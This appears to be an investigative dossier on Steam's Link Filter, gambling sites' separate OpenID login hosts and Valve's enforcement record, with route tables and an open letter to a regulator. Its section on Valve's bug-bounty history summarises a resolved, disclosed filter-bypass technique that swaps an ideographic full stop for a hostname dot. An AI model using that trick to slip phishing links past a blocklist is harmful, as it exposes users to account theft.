ENGLISH · 18 OCTOBER 2026

The record.
The sources.
The questions.

39 dated reading editions in one navigable collection. Published analysis, selected source exhibits, research methods and verification records.

Edition	18 October 2026 · English
Collection	39 documents · 870 article pages
Live dossier	phishdestroy.io/steam_dossier
Individual files	Reading library, article JSON and signatures

This collection preserves the distinctions between source records, reported claims and editorial interpretation. Inclusion does not independently authenticate a third-party report. The unverified Source 1 annex is excluded.

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ENGLISH · 18 OCTOBER 2026

The Steam Dossier: rules, routes and accountability

Public forensic investigation of Steam OpenID authentication, Valve enforcement, account data access and the market-ceiling economy.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

AGENT ELISE / VALVE & ENFORCEMENT

Valve's answer to New York: the ownership lie and its framing.

Eight claims beside the documents. Physical collectibles, consumer choice, privacy — and the power Valve retains over accounts and items.

Section 1 — Case briefing

The rule. The record. The unanswered questions.

Context & source limits
Six findings, each tied to a dated public record. The detailed sections follow the same order: technical record (Part A), rules and enforcement record (Part B), legal frameworks (Part C), then the appendices with the primary exhibits.

Six findings. Each connects a written rule to a dated record and a question the evidence can test.

▼ **1. Separate-domain auth hosts — 44 routes · 26 split pairs**
The live register records **44 platforms authenticating through a separate registrable domain**. Six further routes are listed in the saved register's pending-verification group. They remain outside the 44 recorded routes and the registration-age chart until the required RDAP and Link Filter checks are recorded. — **27 with a published per-route evidence file** and 17 added from manual collection, listed apart. In **26 filter-split pairs** the main domain is **BLOCKED** in the Steam Link Filter while the proxy carrying its login is not. These are not burner domains: csgogem.com is blocked while `api.csgem.com`, the host carrying its Steam login, has been registered since March 2014 — **12 years 6 months**. Valve receives that hostname in every OpenID request, and renders it back to the user on its own login page. Full table, per-route ages and sourcing in Section 3.

Follow the route →

▼ **2. 2016: the mechanism was named, the deadline set**
On **13 July 2016** Valve publicly described how gambling sites used Steam OpenID and automated trading accounts, and its counsel's notices of **20 July 2016** set a ten-day deadline. No per-operator enforcement record has been published since. Ten years after that deadline was issued, the same named mechanism is in use on separate-domain auth hosts that returned no Link Filter block on 2026-09-21.

Read the open letter to the WSGC →

▼ 3. Device correlation, on counsel's letterhead

In the correspondence reproduced here, Valve's counsel described device-level correlation linking one device to multiple accounts — a capability Steam Support had previously told users was not technically possible. The open question is which device-level records Valve holds and on what basis account holders are refused access to them.

Read the memorandum →

▼ 4. Two access responses. One withheld the data, one leaked it.

October 2025: Valve's counsel answered an Art. 15 request with an 830-page appendix whose redactions are painted over the text instead of removing it — **902,270 characters** come back out with a standard extraction tool, including the third-party identifiers the bars were there to withhold. Art. 15(4) is the reason those bars exist. **September 2026:** ticket HT-2YBP-F7JP-D4VB was closed after three days with a link to the self-service Account Data page — no data, no stated legal basis. The one-month period under Art. 12(3) had not expired at publication; the objection is to the substance.

Read the redaction check →Read the ticket record →

▼ 5. The market above Steam's ceiling

Steam caps a Market listing at about **$1,800**. Across five marketplaces in a dated snapshot (**23 Sep 2026**), **248 CS2 item categories** are priced above that cap by two or more of them independently, and **all 248 are absent from Steam**; a Factory New Dragon Lore starts at **$10,941** across 389 copies listed on all five (the CSFloat-only figure in Section 13, from the 20 Sep snapshot, is $10,623.95 across 62 offers). Selling at those prices requires an outside venue, while item transfer still runs through Steam.

Follow the price and transfer →

▼ 6. The rule is explicit; the audit trail is not

The Subscriber Agreement reserves Steam for personal, non-commercial use, bars commercial exploitation except as expressly permitted, prohibits scripts and bots, and allows account termination. Valve applied that language to gambling operators in 2016. Separately, according to CSFloat's engineering account, Valve closed `IEconItems_730/GetPlayerItems` in 2017, removing public access to original item IDs (no Valve changelog located).

Put the rule beside the network →

▼ Five claims with direct source links

TL;DR — 5 VERIFIABLE CLAIMS All 5 verifiable against Valve's own servers, documents and published dates

- 44
  platform routes use an authentication host on a different registrable domain from the platform's main address. The unit is a platform route; several platforms share a host.

  Section 3
- 26

filter-split pairs: main domain shows a Steam Link Filter warning; the login host beside it does not.

Section 3.2

- 12y 6m
  is the registration age of `csgem.com` at the September 2026 check. The saved check pairs blocked `csgogem.com` with unblocked `api.csgem.com`.

  View table
- 10 days
  was Valve's own 2016 deadline to gambling operators. No per-operator enforcement record has been published since.

  Section 2
- 830 pp
  Art. 15 GDPR response from Valve's lawyers — 902,270 characters of extractable redactions, redaction bars left as selectable text.

  Section 18

WHAT THIS MEANS — THE STEAM LINK FILTER

Steam's Link Filter returned *"Link Blocked!"* for the main domains in 26 recorded pairs, while the associated authentication hosts returned no block in the saved checks. The Rollbit record separately describes Steam serving its login form for `rbsnin.com`. Valve receives the declared host in the OpenID request: the demand is for its enforcement record against those routes.

11 OCTOBER 2026 / TWELVE NEW CASE FILES


The business inside Steam.

Casino storefronts, account custody, sponsored tournaments and the enforcement record. Follow each part of the investigation.

Commerce & account access

CSGOFast / SIH

Casino commerce, account custody and remote control inside Steam.



AGENT NORA**Read investigation** Reviews & incentives

Reviews & incentives

The contests, ratings and developer replies behind the extension's reputation.

AGENT VERA**Read investigation** Tournament rules

Sponsors & cosmetic control

Tournament restrictions, gambling sponsors and the business of appearance.

AGENT LENA**Read investigation**

▼ **View all 12 investigations**

▼ **Read the original records**



NEW EVIDENCE FILE / SEVEN MAJORS**Their stage. Their skins. Their economy.** *491 maps · 960,770 inspect records · Explore the Major skin dataset*

▼ **Report scope and edition**

2016 / Written demand **10 days**
Deadline in Valve counsel's July 2016 notices to gambling sites. Open letter to the WSGC: Section 2.
2017 / Public audit trail **ID access closed**
CSFloat records the loss of original item IDs.
Counsel correspondence **Device correlation**

One device linked to dozens of stolen accounts.
Route register **Blocked, and still logging in**
The rule: Valve's 2016 statement prohibits running a gambling business on Steam OpenID. **The record:** 26 main domains sit on the Link Filter while the host carrying each one's Steam login runs on — csgogem.com's has run 12 years 6 months.

Section 2 — Open letter

Open letter to the Washington State Gambling Commission

Ten days became ten years. The Commission's 2016 question to Valve has not been answered with an operator-by-operator record; this letter asks it to reopen the file.

PUBLIC ADDRESS · WASHINGTON STATE GAMBLING COMMISSION

Ten days became ten years. *Reopen the record.*

To the Washington State Gambling Commission:

In 2016, Director David Trujillo asked Valve to show what it had done to stop the use of Steam skins for gambling. Then-Chair Chris Stearns and the Commission confronted an industry built on Valve-issued items and Steam transfers. Both men have since left their Commission roles. The question they put to Valve has not expired.

Valve's general counsel, Karl Quackenbush, gave gambling operators ten days to stop commercial use of Steam accounts. In its October response to your Commission, Valve denied facilitating gambling, said it had sent cease-and-desist letters to more than forty sites and said it had disabled associated accounts. It also defended preserving Steam trading and OpenID because those services benefited customers and game developers. **That was an assertion of control. It deserves a test, not deference.**

In our assessment, Valve's answer did not demonstrate that its chosen enforcement matched the scale of the network it described. A threatening letter to an operator is not the same thing as a durable block on the Steam accounts, trading infrastructure and authentication routes that make the business work. Reported estimates put CS:GO Lounge alone above $1 billion in betting handle during 2016; that is an outside estimate of wagers, not Valve revenue, and the site's original skin-betting operation later shut down. The scale made verifiable enforcement essential.

Today, Valve's own Subscriber Agreement archived 2026-09-21 ↗ restricts commercial exploitation except where expressly permitted and separately prohibits specified forms of automation. Our dated route register records declared OpenID return hosts for outside services; `openid.realm` and `openid.return_to` are fields sent to Steam, not secrets hidden from it. Our Link Filter checks show cases where a main address was warned against but an associated login

host was not. A filter result alone cannot prove that Valve allowed a login or that a particular bot evaded an account ban. **It does prove that a homepage warning cannot be offered as a complete answer about access.**

Nor can the existence of useful, lawful Steam trading and OpenID functions answer whether prohibited operators were actually excluded. Valve's own rules allow express exceptions. If Valve relies on that distinction, the Commission should ask it to identify the authorisation, account controls and enforcement criteria applicable to commercial skin businesses, and the specific non-gambling uses it invoked in 2016. The mere possibility of lawful use is no answer to documented prohibited use.

We ask the Commission to revisit its 2016 file and request an operator-by-operator account: which Steam accounts and trading bots were disabled after the ten-day notices; whether related accounts or return hosts were monitored; which operators later regained access; what exemptions were granted; and what records support Valve's statement to the Commission. Publish what law allows the public to inspect. Compare those records with current routes and with Valve's later interventions, including OPSkins in 2018 archived 2026-03-07 ↗.

The notice set a ten-day deadline in July 2016; ten years is long enough to establish whether it was carried out. The Commission should test Valve's 2016 account against the infrastructure that remains observable today.

The Steam Dossier investigation · Public statement, 20 September 2026

2016 Commission notice ↗ archived 2026-05-20 ↗ · Valve's 2016 reply (document copy) ↗ · Valve's 2016 OpenID statement ↗ archived 2026-09-21 ↗ · Current Steam agreement ↗ archived 2026-09-21 ↗ · Timeline of the 2016 exchange: Section 11 →

Part A — Technical record · Section 3

The site is blocked. The login route is not.


26 blocked main domains, each paired with a separate authentication host that returned no Link Filter block in the saved checks. The register records 44 separate-domain platform routes, with 27 published per-route evidence files and 17 manually collected routes. For CSGOGem, the recorded pairing is blocked `csgogem.com` and unblocked `api.csgem.com`; RDAP dates `csgem.com` to March 2014. Registration age and the date of the observed route are separate measurements. **Valve receives the declared authentication hostname in each OpenID request. It does not have to discover that hostname elsewhere.** Follow the dated checks below, then require Valve to account for the controls it applied to those hosts and operators.

▼ **Inspect the original route illustration**

Figure 3.1 — The two routes, drawn.

Two checks, two results. The saved Link Filter responses compare the platform’s main address with its separate authentication host. The login-page observation separately records the route reaching Steam’s form.

Swipe the diagram sideways →



Link posted in Steam — stopped Login request — passes Saved checks of 19 and 21 September 2026

The declared host reaches Valve’s own endpoint. The saved filter checks show different treatment of the two destinations; the Steam login-page notice records the authentication hostname. These are the records against which Valve’s account of enforcement must be tested.

One platform. Two different routes.ROLLBIT / SAVED OBSERVATIONS
01 THE LINK FILTER CHECK
DESTINATION**rollbit.com**The platform's main domain
STEAM LINK FILTER**Checks the link**A separate destination-warning system
SAVED RESULT**Link blocked**19 & 21 September 2026
02 THE OBSERVED SIGN-IN ROUTE
ON THE PLATFORM**Sign in with Steam**The platform starts an OpenID request
SEPARATE AUTH HOST**rbsnin.com**No Link Filter block in the saved check
STEAM**Login form served**The requested host appears in Steam's notice
The request reaches Steam. The observed route reached Steam's login form. The authors did not complete the login. Blocking the main-domain link did not block this observed route to the form.

Inspect the original capture notes, registration date and protocol details
What Valve's enforcement looks like
Main domain: blocked
User
→
rollbit.com
(main domain)
↓

STEAM LINK FILTER — BLOCKED
"Link Blocked!" — flagged as potentially malicious
rollbit.com returned a Link Filter block on 2026-09-19 and 2026-09-21 (unauthenticated check; raw HTML and SHA-256 saved). A visible, auditable record.
What actually happens — authentication
Auth host: not blocked
User
→
rollbit.com
"Sign in with Steam"
↓
Redirect via separate auth host:
`rbsnin.com`Link Filter: CLEAN
registered 2026-09-18T09:34:52Z (Verisign RDAP)
↓
Steam login page notice (2026-09-20):
`"Note that rbsnin.com is not affiliated with Steam or Valve"`
Steam renders this notice from the openid.realm of the request it received.
↓
Steam login form served for the separate host
The login was not completed by the authors; the flow was observed up to the Steam form. Valve receives the return_to / realm hostname on every such request. rbsnin.com returned no Link Filter block on 2026-09-21.
Per request
As the OpenID provider, Steam receives the auth hostname with every authentication request: it arrives at Valve's own servers in the `openid.return_to` and `openid.realm` parameters.
Sent by the site
The auth host is not discovered by scanning — the platform sends it to Steam in each request. Under OpenID 2.0 §9.1 `return_to` is formally optional, but without it Steam cannot deliver the login result, so for a working Steam login it is effectively required. Steam even renders the hostname to the user ("*<host> is not affiliated with Steam or Valve*").
14 yr
is the registration age of `dota2.net`, registered 29 October 2011 and listed as an authentication host in the September 2026 register. `rbsnin.com` was three days old at the 21 September check. These dates describe the domains' registrations. The paired filter checks and login observations are dated separately below.

Separate-domain auth hosts: registration date vs. main domain (30 routes: the 25 resolved in the 2026-09-21 browser audit, plus 5 added on 2026-09-22)

Read the counts against the same register.

44
Separate-domain platform routes in the saved register.

26
Main-blocked / auth-unblocked pairs within those 44 routes.

30
Rows displayed in the comparison table below.

6
Additional pending routes, excluded from the 44.

22 September register ↗ · Route observation records ↗
The 30 displayed rows are a documented subset. Their counts and coverage must be read separately from the full register.

Platform	Link Filter: main	Auth host	Link Filter: auth host	Auth host registered	Source of observation	Evidence file
Rollbit rollbit.com · reg. 2014-11-08	BLOCKED 2026-09-19, 2026-09-21 · Wayback 2026-09-21	`rbsnin.com`	CLEAN 2026-09-21 · raw HTML (no Wayback snapshot)	2026-09-18 09:34:52Z, Verisign RDAP	Steam login-page notice, 2026-09-20	rollbit.com.json
Skin.Club skin.club · reg. 2017-09-04	BLOCKED 2026-09-19, 2026-09-21 · Wayback 2026-09-21	`sc-auth.net`	CLEAN 2026-09-21 · Wayback 2026-09-21	2019-04-02 RDAP	Steam login-page notice	skin.club.json
Howl.GG howl.gg · reg. 2017-03-16	BLOCKED 2026-09-18, 09-19, 09-21 · Wayback 2026-09-21	`howl.uno`	CLEAN 2026-09-21 · Wayback 2026-09-21	2026-08-11 RDAP	Live browser capture + supplied OpenID URL	howl.gg.json
Duelbits duelbits.com · reg. 2020-02-03	BLOCKED 2026-09-21 · Wayback 2026-09-21	`switchflips.com`	CLEAN 2026-09-21 · Wayback 2026-09-21	2020-04-21 RDAP	Supplied OpenID URL	duelbits.com.json
CSGOFast csgofast.com · reg. 2015-03-27	BLOCKED 2026-09-19, 2026-09-21 · Wayback 2026-09-21	`steam-login.authtofast.com`	CLEAN authtofast.com, 2026-09-21 · Wayback 2026-09-21	2026-06-30 authtofast.com, RDAP	Live browser capture + supplied OpenID URL	csgofast.com.json
Farmskins farmskins.com · reg. 2016-03-23	BLOCKED 2026-09-19, 2026-09-21 · raw HTML	`steam.kobal.cc`	CLEAN 2026-09-19, 2026-09-21 · raw HTML	2017-01-07 kobal.cc, RDAP	Live browser capture + supplied OpenID URL	farmskins.com.json

Platform	Link Filter: main	Auth host	Link Filter: auth host	Auth host registered	Source of observation	Evidence file
CobaltLab cobaltlab.tech	BLOCKED 2026-09-21 · raw HTML	`cobaltauth.com`	CLEAN 2026-09-21 · raw HTML	2025-01-07 RDAP	Supplied OpenID URL	cobaltlab.tech.json
CSGO.NET csgo.net · reg. 2012-07-22	BLOCKED 2026-09-21 · raw HTML	`cn2.easylot.net`	CLEAN 2026-09-21 · raw HTML	2016-09-03 easylot.net, RDAP	Live browser capture	csgo.net.json
GGDrop ggdrop.com	BLOCKED 2026-09-21 · raw HTML	`ggauth.com`	CLEAN 2026-09-21 · raw HTML	2023-05-03 RDAP	Supplied OpenID URL	ggdrop.com.json
RustChance rustchance.com	BLOCKED 2026-09-21 · raw HTML	`hgfuihd.com`	CLEAN 2026-09-21 · raw HTML	2019-01-27 RDAP	Supplied OpenID URL	rustchance.com.json
Skin.Fans skin.fans	BLOCKED 2026-09-21 · raw HTML	`auth.skinfans.com`	CLEAN 2026-09-21 · raw HTML	2018-07-16 skinfans.com, RDAP	Supplied OpenID URL	skin.fans.json
Skinport skinport.com · reg. 2018-09-05	BLOCKED 2026-09-21 · raw HTML	`skinport.app`	CLEAN 2026-09-21 · raw HTML	2020-06-20 RDAP	Live browser capture + supplied OpenID URL	skinport.com.json
Skins.Cash skins.cash	BLOCKED 2026-09-21 · raw HTML	`skinscash.live`	CLEAN 2026-09-21 · raw HTML	2019-12-05 RDAP	Supplied OpenID URL	skins.cash.json
TF2Hunt tf2hunt.com · reg. 2018-01-13	BLOCKED 2026-09-21 · raw HTML	`rstspcl.com`	CLEAN 2026-09-21 · raw HTML	2020-08-08 RDAP	Live browser capture + supplied OpenID URL	tf2hunt.com.json
CSGOGem csgogem.com · reg. 2016-10-16	BLOCKED 2026-09-22 · raw HTML	`api.csgem.com` csgem.com — separate registrable domain	CLEAN 2026-09-22 · raw HTML	2014-03-08 csgem.com, RDAP — oldest in register	Manual collection + Link Filter capture	linkfilter-2026-09-22.json
Gamdom gamdom.com · reg. 2016-07-29	BLOCKED 2026-09-22 · raw HTML	`login.gambldom.com` gambldom.com — one letter off the brand	CLEAN 2026-09-22 · raw HTML	2017-09-24 gambldom.com, RDAP	Manual collection + Link Filter capture	linkfilter-2026-09-22.json
12CS 12cs.fail · reg. 2026-03-24	BLOCKED 2026-09-22 · raw HTML	`fail.games`	CLEAN 2026-09-22 · raw HTML	2021-08-24 fail.games, RDAP	Manual collection + Link Filter capture	linkfilter-2026-09-22.json

Platform	Link Filter: main	Auth host	Link Filter: auth host	Auth host registered	Source of observation	Evidence file
CSGOEmpire csgoempire.com · reg. 2015-06-10	CLEAN 2026-09-19, 2026-09-21 · Wayback 2026-09-21	`csgoempire login4.com` one of ten numbered domains login1–10	CLEAN 2026-09-21 · Wayback 2026-09-21	2020-07-20 05:49:17Z, Verisign RDAP	Live browser capture	csgoempire.com.json
CS.MONEY cs.money	CLEAN 2026-09-21 · raw HTML	`auth.dota.trade`	CLEAN 2026-09-21 · raw HTML	2016-07-15 dota.trade, RDAP	Steam login-page notice	cs.money.json
CSFloat csfloat.com · reg. 2021-07-11	CLEAN 2026-09-21 · raw HTML	`csgofloat.com` operator's former brand domain; separate registrable domain, not an evasion indicator	CLEAN 2026-09-21 · raw HTML	2015-09-29 RDAP	Live browser capture	csfloat.com.json
G4Skins g4skins.com	CLEAN 2026-09-21 · raw HTML	`auth.g4s.to`	CLEAN 2026-09-21 · raw HTML	2021-05-30 g4s.to, RDAP	Supplied OpenID URL	g4skins.com.json
Juice.GG juice.gg	CLEAN 2026-09-21 · raw HTML	`letmeinjuice.com`	CLEAN 2026-09-21 · raw HTML	2024-04-15 RDAP	Supplied OpenID URL	juice.gg.json
Market.CSGO market.csgo.com	CLEAN 2026-09-21 · raw HTML	`dota2.net`	CLEAN 2026-09-21 · raw HTML	2011-10-29 RDAP	Live browser capture + supplied OpenID URL	market.csgo.com.json
Rust.TM rust.tm	CLEAN 2026-09-21 · raw HTML	`dota2.net`	CLEAN 2026-09-21 · raw HTML	2011-10-29 RDAP	Supplied OpenID URL	rust.tm.json
CSGOLounge csgolounge.com · reg. 2013-08-14	CLEAN 2026-09-22 · raw HTML	`dota2.net` third front-end on this auth host	CLEAN 2026-09-22 · raw HTML	2011-10-29 dota2.net, RDAP	Manual collection + Link Filter capture	linkfilter-2026-09-22.json
Dota2Lounge dota2lounge.com · reg. 2012-08-10	CLEAN 2026-09-22 · raw HTML	`dota2.net` fourth front-end on this auth host	CLEAN 2026-09-22 · raw HTML	2011-10-29 dota2.net, RDAP	Manual collection + Link Filter capture	linkfilter-2026-09-22.json
SkinBaron skinbaron.de	CLEAN 2026-09-21 · raw HTML	`skinbaron.com` same brand, different TLD	CLEAN 2026-09-21 · raw HTML	2015-12-22 RDAP	Supplied OpenID URL	skinbaron.de.json

Platform	Link Filter: main	Auth host	Link Filter: auth host	Auth host registered	Source of observation	Evidence file
TF2Royal tf2royal.com · reg. 2022-08-17	CLEAN 2026-09-21 · raw HTML	`tf2auth.com`	CLEAN 2026-09-21 · raw HTML	2021-07-27 RDAP	Live browser capture + supplied OpenID URL	tf2royal.com.json
Tradeit tradeit.gg	CLEAN 2026-09-21 · raw HTML	`connect-tradeit.com`	CLEAN 2026-09-21 · raw HTML	2022-02-23 RDAP	Supplied OpenID URL	tradeit.gg.json
Upgrader upgrader.pro	CLEAN 2026-09-21 · raw HTML	`upgauth.space`	CLEAN 2026-09-21 · raw HTML	2026-08-14 RDAP	Supplied OpenID URL	upgrader.pro.json

Source: steamcommunity.com/linkfilter, unauthenticated GET, 2026-09-21, 53 hosts, 3 s spacing; steam_tos_assets/linkfilter-recheck-2026-09-21.json; raw HTML in `steam_tos_assets/linkfilter-raw/`. Registration dates: RDAP, steam_tos_assets/domain-registration.json. · Earlier check of 2026-09-19 in linkfilter-all-results.json · route records in auth-route-audit.json · Wayback Machine snapshots of the Link Filter pages, 2026-09-21, listed in wayback-snapshots.json (no snapshot exists for rbsnin.com; the local raw file is the only record).

Registration dates: RDAP (`steam_tos_assets/domain-registry/`). "Supplied OpenID URL" establishes the request parameters, not a completed login. No login was completed by the authors on any platform. A separate domain is not by itself proof of evasion. Nor is "0 auth hosts blocked" an independent finding: blocking one would break that platform's Steam login, so a register assembled from working logins cannot contain a blocked auth host. The observation that carries weight is the dated pairing: a main domain on the Link Filter beside an authentication host that returned no block. RDAP supplies the separate registration date. This table carries 30 rows: 25 of the 27 routes with a per-route evidence file, plus five added on 2026-09-22 whose Link Filter split is captured in linkfilter-2026-09-22.json even though the realm itself was hand-collected — their rows say so in the source column. The two evidence-file routes not shown are skinsnipe.com (auth host `pricing.tradeupspy.com`, registered 2020-03-11) and csgobig.com (auth host `letmeinbig.com`, registered 2023-01-20); both returned BLOCKED main / CLEAN auth host in the check of 2026-09-22, recorded with SHA-256 in linkfilter-2026-09-22c.json, but the raw HTML for that batch is not in the published set, so they are named here rather than given a row that every other line in this table can evidence. The remaining 12 hand-collected routes in the register are identified as such in master_registry.json under `realm_src: user`.

`Part A — Technical record · Section 3.1`

Inside Steam, Valve's list is the only list.

A link clicked in the Steam client, the in-game overlay or Big Picture mode does not open in the user's browser. It renders inside Steam's own embedded browser — where the warning layers a browser would apply are not present. **The Link Filter is not one safeguard among several. It is the whole of it.**

In a normal browser Three independent layers

1. **Google Safe Browsing**A full-page interstitial for hosts on Google's phishing and malware lists, updated continuously and independent of the site being visited.
2. **The antivirus browser extension**Most consumer endpoint products ship a browser add-on that checks the destination against the vendor's own reputation list.
3. **Endpoint HTTPS inspection**Where the product performs TLS inspection, page content is scanned before it reaches the user.

In the Steam client, overlay and Big Picture One layer

1. **Google Safe Browsing**Not present. The check requires Google API keys that are not provisioned in embedded Chromium builds; where they are absent, Chromium's own design documentation records that the Safe Browsing handler is simply never added to the request chain.
2. **The antivirus browser extension**Not present. Steam's renderer is not the user's browser and loads no extension from the user's browser profile, so no add-on runs against the page.
3. **Endpoint HTTPS inspection**Product-dependent. The traffic terminates inside a code-signed Valve process rather than a recognised browser, and a number of endpoint products exempt signed applications from TLS inspection.
4. **The Steam Link Filter**Valve's own blocklist, consulted when a link leaves the Steam ecosystem. This is the sole check that runs — and the table above records what it returns for the auth hosts documented in this section.

A test any reader can run, and the finding falls if it fails
Open one of Google's published Safe Browsing test URLs (`testsafebrowsing.appspot.com`) in Chrome: a full-page red interstitial appears. Open the same URL from a Steam chat message, so that it renders in the Steam client or the overlay: no interstitial appears. The only warning Steam can produce is its own Link Filter page, and only for hosts on Valve's list.

Valve's own bug-bounty record**The one layer has been got around before — on Valve's own record**
If the Link Filter is the only check that runs inside the client, its own failure modes are not a side issue. Two reports on Valve's HackerOne programme, both accepted, both resolved, both since disclosed in full:

1. #291750 archived 2025-11-16 ↗Open Redirect · medium

   ### Link filter protection bypass

   Reported 19 November 2017, resolved, disclosed 9 May 2018. The report's own proof of concept: substituting the ideographic full stop 。 (`%E3%80%82`) for the dot in a hostname — “it is possible to bypass the blocking.” The interstitial this section is about did not appear.

2. #1079561 archived 2026-09-24 ↗Information Disclosure · high

   ### Big Picture web browser leaks login cookies and discloses sensitive

information (may lead to account takeover)

Reported 15 January 2021, resolved, disclosed 21 September 2021. Valve's own severity rating is high, and the title states the consequence. The disclosed record carries the title, rating and dates; the technical write-up is not in the published payload, so nothing further is quoted from it here.

The authors' reading, not a finding of either report: the two sit on either side of the same gate. One is the warning failing to appear before the destination opens; the other is the session leaving the client once a page is open inside it. The sequence that follows a stolen session — key registered without a prompt, the real trade cancelled, a duplicate sent to a clone — is the pattern set out in Section 5 to Section 8. Both reports are closed; neither is offered as a live vulnerability. What they establish is narrower and enough: the single remaining layer has a documented history of being got around, on Valve's own record.

Source: the HackerOne disclosure record for each report, retrieved 2026-09-22 — number, title, team, weakness, severity, report and disclosure dates and state as published by HackerOne. Retrieval record: hackerone-reports.json. No bounty figure is stated here; none appears in the disclosed record retrieved.

Field observation · PhishDestroy**Detections that normally end a campaign did not end these** We watched phishing hosts keep pulling traffic while carrying **20 or more vendor detections**. Delivered by web or email, a campaign in that state dies in days — the browser and the antivirus both act on those verdicts. Inside Steam neither does. The verdicts existed the whole time. Nothing in the client ever asked.

What this means for a minor with an antivirus installed

He ignores no warning and disables nothing. A message arrives inside Steam — a free knife, a vote for a friend's team — and the page opens inside Steam. He never opens a browser, so the browser never protects him. His antivirus is running and may already rate that domain malicious; it is never asked. **Every warning that could have stopped him already exists. None of it reaches him.** He believes he never left Steam, and he did not.

The giveaway is not the phisher's invention — free Valve items are how the skin and gambling sites advertise, which is exactly why the message reads as ordinary. Complaints: the enforcement archive. Age and children's data: Section 17.

Sources: Steam renders web content through the Chromium Embedded Framework in the `steamwebhelper` process — see DARKNAVY's technical analysis of 27 June 2024 ↗ and Valve's own Steam Client Beta forum ↗ archived 2025-08-04 ↗. No CEF version is relied on: embedded Chromium is not Chrome and ships none of Chrome's Google services. Safe Browsing without API keys: Chromium design document ↗ archived 2026-08-21 ↗, Chromium API keys ↗ archived 2026-08-30 ↗ (“Many of the Google APIs used by Chrome are specific to Google and not intended for use in derived products”), and the same effect in other unkeyed builds — Homebrew cask #193814 ↗. Test URLs: testsafebrowsing.appspot.com ↗.

`Primary Empirical Audit · Multi-Year Date Range`

The Big Picture Trap: Link Filter is Compliance Theater, Not a Shield

On desktop browsers, users are shielded by external defenses: Google Safe Browsing and Microsoft SmartScreen intercept known phishing with full-screen red warnings. **Inside Steam's Big Picture mode, the in-game overlay (Shift+Tab), and the Steam Deck (SteamOS), those defenses do not exist.** The embedded browser supports zero extensions, disables external Safe Browsing engines, and leaves the user with exactly one defensive barrier: Valve's `linkfilter` interstitial.

Targeted Steam sample: the 120 hosts in these three cohorts were selected for Steam phishing through favicon searches and checks for copied Steam sign-in or home-page interfaces. This deliberate selection is separate from the mixed public-list checks below.

Swipe to compare all four results →

92.5%
2025–2026 modern edge phishing **passed clean** (37/40)
77.5%
2023–2024 CS2 era phishing **passed clean** (31/40)
70.0%
2021–2022 legacy phishing **passed clean** (28/40)
7 / 7
gambling mains blocked (positive control)
Multi-Year Longitudinal Audit: 120 Pure Steam Phishing Domains Tested Live (24 Sep 2026)
To test whether Valve's filter is simply slow to ingest new threats or fundamentally blind to them, we audited **120 confirmed Steam-specific phishing domains** across three historical cohorts against `steamcommunity.com/linkfilter`:

- **Cohort 1: 2021–2022 (Classic Trade-Offer & Item Drops) — 70.0% Clean Pass (28/40).** Even 4 to 5 years after being cataloged by community watchdogs, 7 out of 10 legacy phishing hosts still open without any block.
